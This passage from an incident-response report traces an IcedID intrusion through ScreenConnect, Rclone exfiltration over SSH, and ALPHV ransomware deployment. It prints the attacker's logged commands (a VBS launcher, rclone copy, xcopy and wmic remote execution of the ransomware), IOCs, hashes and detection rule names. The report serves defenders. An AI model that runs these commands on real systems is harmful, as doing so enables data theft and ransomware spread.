zeek.notice	109.236.80.191	443	SSL certificate validation failed with (unable to get local issuer certificate)	CN=www.i2rtqyj[.]ekz, C=CN
zeek.notice	109.236.80.191	80	SSL certificate validation failed with (unable to get local issuer certificate)	CN=www.i2rtqyj[.]ekz, C=CN

### ScreenConnect

Post the initial forked IcedID loader infection, the threat actor deployed ScreenConnect on the beachhead using a renamed binary "toovey.exe". Later, ScreenConnect was installed on multiple systems by dropping renamed installer and executing it through Impacket's wmiexec.py script.

ETPRO POLICY Observed DNS Query to Known ScreenConnect/ConnectWise Remote Desktop Service Domain	instance-a40cz4-relay.screenconnect.com
ETPRO POLICY Observed DNS Query to Known ScreenConnect/ConnectWise Remote Desktop Service Domain	instance-ptnay4-relay.screenconnect.com
ETPRO POLICY Observed DNS Query to Known ScreenConnect/ConnectWise Remote Desktop Service Domain	instance-n49nk-relay.screenconnect.com
ETPRO POLICY Observed DNS Query to Known ScreenConnect/ConnectWise Remote Desktop Service Domain	instance-hqrq89-relay.screenconnect.com
ETPRO POLICY Observed DNS Query to Known ScreenConnect/ConnectWise Remote Desktop Service Domain	instance-wkiffy-relay.screenconnect.com
ETPRO POLICY Observed DNS Query to Known ScreenConnect/ConnectWise Remote Desktop Service Domain	instance-shm862-relay.screenconnect.com

### Exfiltration

While Firefox was used to preview documents, it was also used to download Rclone. When the process command line is not available, defenders can look for web history artifacts. In Firefox, web history artifacts are [well documented](#) and can be directly looked at using an SQLite browser.

id	url	title	rev_host	visit_count	hidden	typed	frequency
12	https://www.google.com/search?client=firefox-b-d&q=rclone	Filter	Filter	Filter	Filter	Filter	Filter
1	https://www.google.com/search?client=firefox-b...	NULL	noc.elgoog.www.	2	1	1	200
2	https://www.google.com/sorry/index?continue=https://www.google.com/...	https://www.google.com/search?client=firefox-b...	noc.elgoog.www.	1	0	0	0
3	https://www.google.com/sorry/index?continue=https://www.google.com/...	https://www.google.com/search?client=firefox-b...	noc.elgoog.www.	1	0	0	0

Rclone was dropped on the file server. This can be detected by looking at file creation, for instance using the event ID 11 from Sysmon.

event_code	event_action	TargetFilename
11	File created (rule: FileCreate)	C:\ProgramData\rclone-v1.64.1-windows-amd64\rclone-v1.64.1-windows-amd64\rclone.exe

Rclone was not directly started, but was launched through a VBS script named nocmd.vbs, which itself executes rcl.bat, which in turn executes Rclone.


```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run chr(34) & "c:\programdata\rcl.bat" & Chr(34), 0
Set WshShell = Nothing
```

Before that, the threat actor used the [config Rclone command](#), which performs the following action according to the documentation:

enter an interactive configuration session where you can setup new remotes and manage existing ones

commandLine	parentCmdLine
rclone config	"C:\Windows\System32\cmd.exe"
rclone copy [REDACTED] /mnt/sdd [REDACTED]	C:\Windows\system32\cmd.exe /c ""C:\programdata\rcl.bat" "

Upon execution, network artifacts show an increase in egress traffic to the exfiltration server on port 22 (SSH). Increase of egress traffic, especially to previously unknown hosts or suspicious ports can be used to detect early exfiltration attempts. Indeed, below is presented a chart of traffic to port 22 during the whole course of this intrusion.



Exfiltration Server data:

IP	Port	Domain	AS Organization	ASN	Geolocation Country
217.23.12.8	22	N/A	WorldStream B.V.	49981	Netherlands

### Impact

On the eighth day of the intrusion, the threat actor moved toward their final objective, deploying ALPHV Ransomware. This started with the threat actor staging two files on the backup server.

event.code	process.name	process.pid	file.directory	file.name
11	Explorer.EXE	9,868	C:\ProgramData	setup.exe
11	Explorer.EXE	9,868	C:\ProgramData	setup.exe
11	Explorer.EXE	9,868	C:\ProgramData	BNUFU0mFT2.exe

“setup.exe,” which was dropped twice, was just the latest ScreenConnect installer the adversary employed during the intrusion. “BNUFU0mFT2.exe” was the ransomware binary.

First, they used the [xcopy](#) Windows utility to move the ScreenConnect installer across the domain in the root of C\$:

process.name	process.command_line	process.parent.name	process.parent.command_line
cmd.exe	"C:\Windows\System32\cmd.exe"	explorer.exe	C:\Windows\Explorer.EXE
xcopy.exe	XCOPY /F /Y "C:\programdata\setup.exe" "\\10[REDACTED]C\$"	cmd.exe	"C:\Windows\System32\cmd.exe"
xcopy.exe	XCOPY /F /Y "C:\programdata\setup.exe" "\\10[REDACTED]1\C\$"	cmd.exe	"C:\Windows\System32\cmd.exe"
xcopy.exe	XCOPY /F /Y "C:\programdata\setup.exe" "\\10[REDACTED]0\C\$"	cmd.exe	"C:\Windows\System32\cmd.exe"
xcopy.exe	XCOPY /F /Y "C:\programdata\setup.exe" "\\10[REDACTED]5\C\$"	cmd.exe	"C:\Windows\System32\cmd.exe"
xcopy.exe	XCOPY /F /Y "C:\programdata\setup.exe" "\\10[REDACTED]6\C\$"	cmd.exe	"C:\Windows\System32\cmd.exe"
xcopy.exe	XCOPY /F /Y "C:\programdata\setup.exe" "\\10[REDACTED]7\C\$"	cmd.exe	"C:\Windows\System32\cmd.exe"
xcopy.exe	XCOPY /F /Y "C:\programdata\setup.exe" "\\10[REDACTED]8\C\$"	cmd.exe	"C:\Windows\System32\cmd.exe"

Second, they remotely ran the installer on hosts using WMI commands:

process_name	process_command_line	process_parent_name	process_parent_command_line
cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\setup.exe"	cmd.exe	"C:\Windows\System32\cmd.exe"
WMIC.exe	wmic /node: [redacted] process call create "C:\setup.exe"	cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\setup.exe"
cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\setup.exe"	cmd.exe	"C:\Windows\System32\cmd.exe"
WMIC.exe	wmic /node: [redacted] process call create "C:\setup.exe"	cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\setup.exe"
cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\setup.exe"	cmd.exe	"C:\Windows\System32\cmd.exe"
WMIC.exe	wmic /node: [redacted] process call create "C:\setup.exe"	cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\setup.exe"
cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\setup.exe"	cmd.exe	"C:\Windows\System32\cmd.exe"

Third, they repeated the process, copying the ransomware payload from the backup server to the domain joined hosts in the network.

InitiatingProcessFolderPath	ProcessCommandLine
c:\windows\system32\cmd.exe	XCOPY /F /Y "C:\programdata\BNUFUomFT2.exe" "Y:\[redacted]\C\$\programdata"
c:\windows\system32\cmd.exe	XCOPY /F /Y "C:\programdata\BNUFUomFT2.exe" "Y:\[redacted]\C\$\programdata"
c:\windows\system32\cmd.exe	XCOPY /F /Y "C:\programdata\BNUFUomFT2.exe" "Y:\[redacted]\C\$\programdata"
c:\windows\system32\cmd.exe	XCOPY /F /Y "C:\programdata\BNUFUomFT2.exe" "Y:\[redacted]\C\$\programdata"
c:\windows\system32\cmd.exe	XCOPY /F /Y "C:\programdata\BNUFUomFT2.exe" "Y:\[redacted]\C\$\programdata"
c:\windows\system32\cmd.exe	XCOPY /F /Y "C:\programdata\BNUFUomFT2.exe" "Y:\[redacted]\C\$\programdata"
c:\windows\system32\cmd.exe	XCOPY /F /Y "C:\programdata\BNUFUomFT2.exe" "Y:\[redacted]\C\$\programdata"
c:\windows\system32\cmd.exe	XCOPY /F /Y "C:\programdata\BNUFUomFT2.exe" "Y:\[redacted]\C\$\programdata"


Finally, they used this same method to execute the ransomware remotely via WMI:

process_name	process_command_line	process_parent_name	process_parent_command_line
cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\programdata\BNUFUomFT2.exe p780bycplh -Qh -Nc -gd -A -h00000 -yxxff -9190 -h000 -x0000k -g180"	cmd.exe	"C:\Windows\System32\cmd.exe"
WMIC.exe	wmic /node: [redacted] process call create "C:\programdata\BNUFUomFT2.exe p780bycplh -Qh -Nc -gd -A -h00000 -yxxff -9190 -h000 -x0000k -g180"	cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\programdata\BNUFUomFT2.exe p780bycplh -Qh -Nc -gd -A -h00000 -yxxff -9190 -h000 -x0000k -g180"
cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\programdata\BNUFUomFT2.exe p780bycplh -Qh -Nc -gd -A -h00000 -yxxff -9190 -h000 -x0000k -g180"	cmd.exe	"C:\Windows\System32\cmd.exe"
WMIC.exe	wmic /node: [redacted] process call create "C:\programdata\BNUFUomFT2.exe p780bycplh -Qh -Nc -gd -A -h00000 -yxxff -9190 -h000 -x0000k -g180"	cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\programdata\BNUFUomFT2.exe p780bycplh -Qh -Nc -gd -A -h00000 -yxxff -9190 -h000 -x0000k -g180"
cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\programdata\BNUFUomFT2.exe p780bycplh -Qh -Nc -gd -A -h00000 -yxxff -9190 -h000 -x0000k -g180"	cmd.exe	"C:\Windows\System32\cmd.exe"
WMIC.exe	wmic /node: [redacted] process call create "C:\programdata\BNUFUomFT2.exe p780bycplh -Qh -Nc -gd -A -h00000 -yxxff -9190 -h000 -x0000k -g180"	cmd.exe	cmd /c wmic /node: [redacted] process call create "C:\programdata\BNUFUomFT2.exe p780bycplh -Qh -Nc -gd -A -h00000 -yxxff -9190 -h000 -x0000k -g180"


On the remote hosts, the "WMIPrvSE.exe" was observed executing the task.

InitiatingProcessParentFileName	InitiatingProcessFolderPath	ProcessCommandLine
WmiPrivSE.exe	c:\programdata\bnuft2.exe	"BNUFUOmFT2.exe" p7BQXbycbpiH-QnA-4Nc-gd-A-4heGxsuj-yreVf-9InHs-9eGxd-etrzp6kw-gzrW3
WmiPrivSE.exe	c:\programdata\bnuft2.exe	"BNUFUOmFT2.exe" p7BQXbycbpiH-QnA-4Nc-gd-A-4heGxsuj-yreVf-9InHs-9eGxd-etrzp6kw-gzrW3
WmiPrivSE.exe	c:\programdata\bnuft2.exe	"BNUFUOmFT2.exe" p7BQXbycbpiH-QnA-4Nc-gd-A-4heGxsuj-yreVf-9InHs-9eGxd-etrzp6kw-gzrW3
WmiPrivSE.exe	c:\programdata\bnuft2.exe	"BNUFUOmFT2.exe" p7BQXbycbpiH-QnA-4Nc-gd-A-4heGxsuj-yreVf-9InHs-9eGxd-etrzp6kw-gzrW3
WmiPrivSE.exe	c:\programdata\bnuft2.exe	"BNUFUOmFT2.exe" p7BQXbycbpiH-QnA-4Nc-gd-A-4heGxsuj-yreVf-9InHs-9eGxd-etrzp6kw-gzrW3
WmiPrivSE.exe	c:\programdata\bnuft2.exe	"BNUFUOmFT2.exe" p7BQXbycbpiH-QnA-4Nc-gd-A-4heGxsuj-yreVf-9InHs-9eGxd-etrzp6kw-gzrW3
WmiPrivSE.exe	c:\programdata\bnuft2.exe	"BNUFUOmFT2.exe" p7BQXbycbpiH-QnA-4Nc-gd-A-4heGxsuj-yreVf-9InHs-9eGxd-etrzp6kw-gzrW3
WmiPrivSE.exe	c:\programdata\bnuft2.exe	"BNUFUOmFT2.exe" p7BQXbycbpiH-QnA-4Nc-gd-A-4heGxsuj-yreVf-9InHs-9eGxd-etrzp6kw-gzrW3
WmiPrivSE.exe	c:\programdata\bnuft2.exe	"BNUFUOmFT2.exe" p7BQXbycbpiH-QnA-4Nc-gd-A-4heGxsuj-yreVf-9InHs-9eGxd-etrzp6kw-gzrW3

During the ransomware deployment phase, we observed the threat actor deleting all the backups interactively.




After completing the encryption of files, the following note was left on the infected hosts with the call out to review Twitter to associate the group:



## Timeline





## Indicators

### Atomic

```

CobaltStrike
85.209.11[.]48

CSharp Streamer
109.236.80[.]191

Data exfiltration
217.23.12[.]8

Forked IcedID Loader
212.18.104[.]12 / modalefastnow[.]com

2nd Stage IcedID payload
92.118.112[.]113 / hofsaaalos[.]com
173.255.204[.]62 / jkbarmossen[.]com
94.232.46[.]27 / evinakortu[.]com
77.105.140[.]181 / jerryposter[.]com
77.105.142[.]135 / skrecheles[.]com

URLs
http[:]//85.209.11[.]48:80/download/test1.exe
http[:]//85.209.11[.]48:80/download/http64.exe
http[:]//85.209.11[.]48:80/download/csss.exe
http[:]//85.209.11[.]48:80/ksajSk
http[:]//85.209.11[.]48:80/ksaid
http[:]//temp[.]sh/VSLAV/http64.exe
    
```

### Computed

```

cscs.exe
99d8c3e7806d71a2b6b28be525c8e10e
59791ec1c857d714f9b4ad6c15a78191206a7343
5d1817065266822df9fa6e8c5589534e031bb6a02493007f88d51a9c9fb92e89b

cscss.exe
08fcf90499526a0a41797f8fdd67d107
7d130ace197f4148932306facfc8d71fa8738d86
c2ddb954877dcfbb62fd615a102ce5fa69f4525abc1884e8fe65b0c2b120cfd4

cscssss.exe
26239fa16d0350b2224bf07e37cbd84
8837ad1ba56019a46822da0ed8b468f380c80d
7d2e705dcaa9f36fb132b7ff329f61dd5d0393c28dcd532be1e3ba85c633360
    
```

```
ccs.exe
2b1b2b271bc78e67beca2dcd04354189
c83da151f26a58aebc24fc6ba4945acb934ee954
bd4876f7efbd18a03bbb401a5dc77ed68ef95c72a3f7be83cef39a4515e0c476

rclone.exe
581cfc2d4e02a16b9b2f8dcb70a46b8b
1d345799307c9436698245e7383914b3a187f1ec
9c5b233efb2e2a92a65b5ee31787281dd043a342c80c7ac567ccf43be2f2843f

BNUFUOmFT2.exe
7ff0241b28d766198743d661a2f67620
27acb306baec022a974db50a90f48183541e12fe
94d6395dcab01250650e884f591956464d582a4f1f5da948055e6d2f0a215ace

confucius_cpp.exe
fb34b1fb80b053e69d89af5330cd7d4b
e97b00ef58fe081170137536f28df590dbb41a0e
dfa8c282178a509346fb0154e6dbd5fbb0b56c38894ce7d244f5ca26d6820e67

cslite.exe
642bf60f06bb043c4a74d0501597cf5e
e1bc0c7cf030af31522c1160e0c70df5cecb64a
4103cc8017409963b417c87259af2a955653567c8dbf7d5504198dd350f9ef9c1

https64.dll
5548caa3b8cdd73b3a56f3f102942882
e43ecd2f6859e4769028fbd7176bb3339393ea22
d8f51dcfe928a1674e8d88029a404005ab826527372422cac24c81467440feb0

http64.dll
0decfd5e200803523c0437ff7aac7349
be8fd3c3507f02785da6f12c9b21ff73638cdf23
cd0e941587672ab1517681a7e3b4f93a00020f8c8c8479a76b9e3555bcd04121

ccsllt.exe
5cbb08cd26162e8046df17d15ba6e907
41f47f8ee34c9ae7a4bb43b71e3cc85266302e8e
6a6cd64fba34aadad2df808b0fcab89ef26a897040268b24fed694036c51d6a

iwiqocacod.dll
efb019b1999d478a4161a030a5d9302e
514ddcf981d7d8684b3ac20e902f5017292d51c5
bc49622009b29c23ee762fe6f000936eb1c4c1b29496d5382f175c99ad941aac

JNOV0135_7747811.zip
24701208c439b00a43908ae39bbf7de8
25ef7044cdf9b7c17253625a2bd5d2d6fee44227
3336bfde9b6b8ef05f1d704d247a1a8fd0641afaec6a71f5cfa861234c4317b

[2023.10.11_08-07].vbs
4ff5625e6bd063811ec393b315d2c714
42b188e2e015a72acc50fcbde2d2c81f5258d0b
5bab2bc0843f9d5124b39f80e12ad6d1f02416b0340d7cfe8cf7b14cd4385bf

0370-1.dll
bf15a998fd84bee284ae9f7422bda640
e51217efb6e33fca9f7c5f51e5c3a4ae50499a37
fab34d1f0f906f64f95b9f244ae1fe090427e606a9c808c720e18e93a08ed84d

netscan.exe
a768244ca664349a6d1af84a712083c0
39300863bcaad71e5d4efc9a1cae118440aa778f
e14ba0fb92e16bb7db3b1efac4b13aee178542c6994543e7535d8efaa589870c

nocmd.vbs
d28271ed838464d1debab434ef6d8e37
2741c136b92aca1e890d2b67084c6867d3cbaa87
457a2f29d395c04a6ad6012fab4d30e04d99d7ffc8640a9ee92e314185cc741d3
```

```
rcl.bat
00c3f790f6e329530a6473882007c3e5
b02db8c2b9614e986e58f6e31be686b418f9aba7
6f3a02674b6bbf05af8a90077da6e496cc47dda9101493b8103f0f2b4e4fd958
```

## Detections

### Network

```
ET INFO Executable Download from dotted-quad Host
ETPRO HUNTING Windows BITS UA Retrieving EXE
ET HUNTING Suspicious BITS EXE DL From Dotted Quad
ET POLICY PE EXE or DLL Windows file download HTTP
ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response
ETPRO HUNTING Windows BITS UA Retrieving EXE M2
ETPRO POLICY Observed MS Certutil User-Agent in HTTP Request
ETPRO MALWARE Likely Evil Certutil Retrieving EXE
ThreatFox payload delivery (domain - confidence level: 100%)
ET MALWARE Terse alphanumeric executable downloader high likelihood of being hostile
ThreatFox Cobalt Strike botnet C2 traffic (ip:port - confidence level: 80%)
ET INFO Packed Executable Download
ET HUNTING GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1
ET MALWARE Cobalt Strike Beacon Observed
ET MALWARE Win32/IcedID Requesting Encoded Binary M4
ET MALWARE Win32/IcedID Request Cookie
ET SCAN Potential SSH Scan OUTBOUND
```

### Sigma

Search rules on [detection.fyi](https://detection.fyi) or [sigmasearchengine.com](https://sigmasearchengine.com)

#### [DFIR Report Public Repo:](#)

```
8a0d153f-b4e4-4ea7-9335-892dfbe17221: NetScan Share Enumeration Write Access Check
dfbdd206-6cf2-4db9-93a6-0b7e14d5f02f: CHCP CodePage Locale Lookup
```

#### DFIR Report Private Repo:

```
7019b8b4-d23e-4d35-b5fa-192ffb8cb3ee: Use of Rclone to exfiltrate data over an SSH channel
a09079c2-e4af-4963-84d2-d65c2fb332f5: Detection of CertUtil Misuse for Malicious File Download
6f77de5c-27af-435b-b530-e2d07b77a980: Impacket Tool Execution
6fc673ac-ec2f-4de8-8a14-a395f1b2b531: Potential CSharp Streamer RAT loading binary from APPDATA
879ddb7-5cb9-484f-88a4-c1d87034166f: Suspicious ScreenConnect Script Execution
```

#### [Sigma Repo:](#)

```
90f138c1-f578-4ac3-8c49-eeefd847c8b7: BITS Transfer Job Download From Direct IP
10c14723-61c7-4c75-92ca-9af245723ad2: HackTool - Potential Impacket Lateral Movement Activity
b1f73849-6329-4069-bc8f-78a604bb8b23: Remote Access Tool - ScreenConnect Remote Command Execution
90b63c33-2b97-4631-a011-ceb0f47b77c3: Suspicious Execution From GUID Like Folder Names
19b08b1c-861d-4e75-a1ef-ea0c1baf202b: Suspicious Download Via Certutil.EXE
d059842b-6b9d-4ed1-b5c3-5b89143c6ede: File Download Via Bitsadmin
e37db05d-d1f9-49c8-b464-cee1a4b11638: PUA - Rclone Execution
7090adee-82e2-4269-bd59-80691e7c6338: Console CodePage Lookup Via CHCP
d5601f8c-b26f-4ab0-9035-69e11a8d4ad2: CobaltStrike Named Pipe
c8557060-9221-4448-8794-96320e6f3e74: Windows PowerShell User Agent
1edff897-9146-48d2-9066-52e8d8f80a2f: Suspicious Invoke-WebRequest Execution With DirectIP
0ef56343-059e-4cb6-adc1-4c3c967c5e46: Suspicious Execution of Systeminfo
903076ff-f442-475a-b667-4f246bcc203b: Nltest.EXE Execution
5cc90652-4cbd-4241-aa3b-4b462fa5a248: Potential Recon Activity Via Nltest.EXE
624f1f33-ee38-4bbe-9f4a-088014e0c26b: IcedID Malware Execution Patterns
```

### Yara

```
https://github.com/The-DFIR-Report/Yara-Rules/blob/main/24952/24952.yar
```

**MITRE ATT&CK**

24952 - IcedID Brings ScreenConnect and Csharp Streamer to ALPHV Ransomware Deployment		
	Tools	Technique
Initial Access		Phishing - T1566
Execution	IcedID	Malicious File - T1204.002 Visual Basic - T1059.005 PowerShell - T1059.001 Windows Command Shell - T1059.003
Persistence	IcedID ScreenConnect	Scheduled Task - T1053.005
Privilege Escalation		
Defense Evasion		Regsvr32 - T1218.010 Rundll32 - T1218.011 Indicator Removal: File Deletion - T1070.004 Process Injection - T1055 BITS Jobs - T1197
Credential Access	CSharp Streamer — Mimikatz	LSASS Memory - T1003.001 DCSync - T1003.006
Discovery	net chcp nltest ipconfig systeminfo route quser SoftPerfect netscan	Domain Groups - T1069.002 Domain Trust Discovery - T1482 System Language Discovery - T1614.001 Local Account - T1087.001 Domain Account - T1087.002 Network Share Discovery - T1135 Remote System Discovery - T1018 System Information Discovery - T1082
Lateral Movement		Remote Desktop Protocol - T1021.001
Collection	Confucius_cpp.exe	Archive via Utility - T1560.001 Data from Information Repositories - T1213 Data from Network Shared Drive - T1039
Command and Control	IcedID ScreenConnect CSharp Streamer Cobalt Strike	Web Protocols - T1071.001 Remote Access Software - T1219 Ingress Tools Transfer - T1105
Exfiltration	Rclone	Automated Exfiltration - T1020
Impact	ALPHV Ransomware	Data Encrypted for Impact - T1486

LSASS Memory - T1003.001  
 DCSync - T1003.006  
 System Network Configuration Discovery - T1016  
 Remote System Discovery - T1018  
 Automated Exfiltration - T1020  
 Remote Desktop Protocol - T1021.001  
 System Owner/User Discovery - T1033  
 Data from Network Shared Drive - T1039  
 Commonly Used Port - T1043  
 Scheduled Task - T1053.005  
 PowerShell - T1059.001  
 Windows Command Shell - T1059.003  
 Visual Basic - T1059.005  
 Domain Groups - T1069.002  
 Web Protocols - T1071.001  
 Domain Accounts - T1078.002  
 System Information Discovery - T1082  
 File and Directory Discovery - T1083  
 Local Account - T1087.001  
 Domain Account - T1087.002  
 Network Share Discovery - T1135

BITS Jobs - T1197  
Malicious File - T1204.002  
Data from Information Repositories - T1213  
Regsvr32 - T1218.010  
Rundll32 - T1218.011  
Remote Access Software - T1219  
Domain Trust Discovery - T1482  
Data Encrypted for Impact - T1486  
Archive via Utility - T1560.001  
Phishing - T1566  
Service Execution - T1569.002  
System Language Discovery - T1614.001  
Indicator Removal: File Deletion - T1070.004

Internal case #TB24952 #PR29648

---

Source: <https://thedfirreport.com/2024/06/10/icedid-brings-screenconnect-and-csharp-streamer-to-alphv-ransomware-deployment/>